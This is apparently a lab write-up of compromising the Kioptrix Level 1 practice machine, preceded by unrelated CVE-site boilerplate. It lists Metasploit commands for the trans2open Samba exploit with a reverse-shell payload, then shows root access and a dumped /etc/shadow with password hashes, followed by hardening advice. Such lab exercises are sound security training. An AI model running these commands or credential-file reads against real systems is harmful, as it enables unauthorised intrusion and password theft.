Total number of vulnerabilities : 20 Page : 1 (This Page)

How does it work? Known limitations & technical details User agreement, disclaimer and privacy statement About & Contact Feedback

CVE is a registred trademark of the MITRE Corporation and the authoritative source of CVE content is MITRE's CVE web site. CWE is a registred trademark of the MITRE Corporation and the authoritative source of CWE content is MITRE's CWE web site. OVAL is a registered trademark of The MITRE Corporation and the authoritative source of OVAL content is MITRE's OVAL web site

Use of this information constitutes acceptance for use in an AS IS condition. There are NO warranties, implied or otherwise, with regard to this information or its use. Any use of this information is at the user's risk. It is the responsibility of user to evaluate the accuracy, completeness or usefulness of any information, opinion, advice or other content. EACH USER WILL BE SOLELY RESPONSIBLE FOR ANY consequences of his or her direct or indirect use of this web site. ALL WARRANTIES OF ANY KIND ARE EXPRESSLY DISCLAIMED. This site will NOT BE LIABLE FOR ANY DIRECT, INDIRECT or any other kind of loss.

Exploitation

I started metasploit console and followed these command to get a reverse shell.

The commands used are.

1. msfconsole
2. search trans2open
3. use 1
4. set RHOSTS 10.10.10.3
5. set LHOST 10.10.10.4
6. set payload linux/x86/shell_reverse_tcp
7. info (To check all information.)
8. run

After pressing enter button with last command I successfully entered a reverse shell with my victim sysem.

Findings.

Once I got my reverse shell I ran these commands and the output is given below.

```
whoami
root
ls
dead.letter
mbox
cat mbox
From root  Sat Sep 26 11:42:10 2009
Return-Path: <root@kioptix.level1>
Received: (from root@localhost)
        by kioptix.level1 (8.11.6/8.11.6) id n8QFgAZ01831
        for root@kioptix.level1; Sat, 26 Sep 2009 11:42:10 -0400
Date: Sat, 26 Sep 2009 11:42:10 -0400
From: root <root@kioptix.level1>
Message-Id: <200909261542.n8QFgAZ01831@kioptix.level1>
To: root@kioptix.level1
Subject: About Level 2
Status: RO

If you are reading this, you got root. Congratulations.
Level 2 won't be as easy...

cat /etc/shadow
root:$1$bb7mJB5u$8/xu63rH8Fm8bsAS7iAsv1:18421:0:99999:7:::
bin:*:14513:0:99999:7:::
daemon:*:14513:0:99999:7:::
adm:*:14513:0:99999:7:::
lp:*:14513:0:99999:7:::
sync:*:14513:0:99999:7:::
shutdown:*:14513:0:99999:7:::
halt:*:14513:0:99999:7:::
mail:*:14513:0:99999:7:::
news:*:14513:0:99999:7:::
uucp:*:14513:0:99999:7:::
operator:*:14513:0:99999:7:::
games:*:14513:0:99999:7:::
gopher:*:14513:0:99999:7:::
ftp:*:14513:0:99999:7:::
nobody:*:14513:0:99999:7:::
mailnull:!!:14513:0:99999:7:::
rpm:!!:14513:0:99999:7:::
xfs:!!:14513:0:99999:7:::
rpc:!!:14513:0:99999:7:::
rpcuser:!!:14513:0:99999:7:::
nfsnobody:!!:14513:0:99999:7:::
nscd:!!:14513:0:99999:7:::
ident:!!:14513:0:99999:7:::
radvd:!!:14513:0:99999:7:::
postgres:!!:14513:0:99999:7:::
```

apache:!!:14513:0:99999:7:::
squid:!!:14513:0:99999:7:::
pcap:!!:14513:0:99999:7:::
john:1zL4.MR4t$26N4YpTGceBO0gTX6TAky1:14513:0:99999:7:::
harold:1Xx6dZdOd$IMOGACl3r757dv17LZ9010:14513:0:99999:7:::

Congratulations you have been hacked.

Note – As a measure of ease of access I have changed the root password but this is not recommended in a professional setup.

Conclusion

Findings

The Kioptrix Level 1 is a machine that is fully ridden with various vulnerabilities and should not be allowed to run as a server in any kind of professional setup.

Apart from simple samba vulnerability that gave us root access to the whole system, it has 2 backdoors present in php and bash.

It runs pretty outdated version of linux and apache-server and is not fit for commercial deployment.

Suggestions

If hardware is still supported then please follow course of action plan to fixing the vulnerabilities.
If hardware is not supported then it is advisable to leave this machine and try some latest hardware.

Course of Action Plan.

1. Run a hardware scan and check if hardware is supported by latest Linux distribution.
2. Run a full distro upgrade if possible if not create a new live usb with latest linux distribution and perform a complete reinstall of OS.
3. After reinstallation setup apache-server and make sure no error pages are out in public domain.
4. Make sure A firewall is installed and active.
5. Setup tripwire for system.
6. Setup network subnets and shift your server onto a different LAN to make attacking it harder.
7. Setup server such that it only allows necessary ports.
8. Use network firewalls so that scans like nikto and nessus get picked up and the hosts are temporarily banned.
9. Remember to close extra ports and use a commercial security checkup software like lynis to detect vulnerabilities and patch them actively.
10. Make sure the router can block DoS attacks so the server itself does not have to deal with it.
11. Make use of honey pots in the network and try to analyse your attacker's motives and techniques.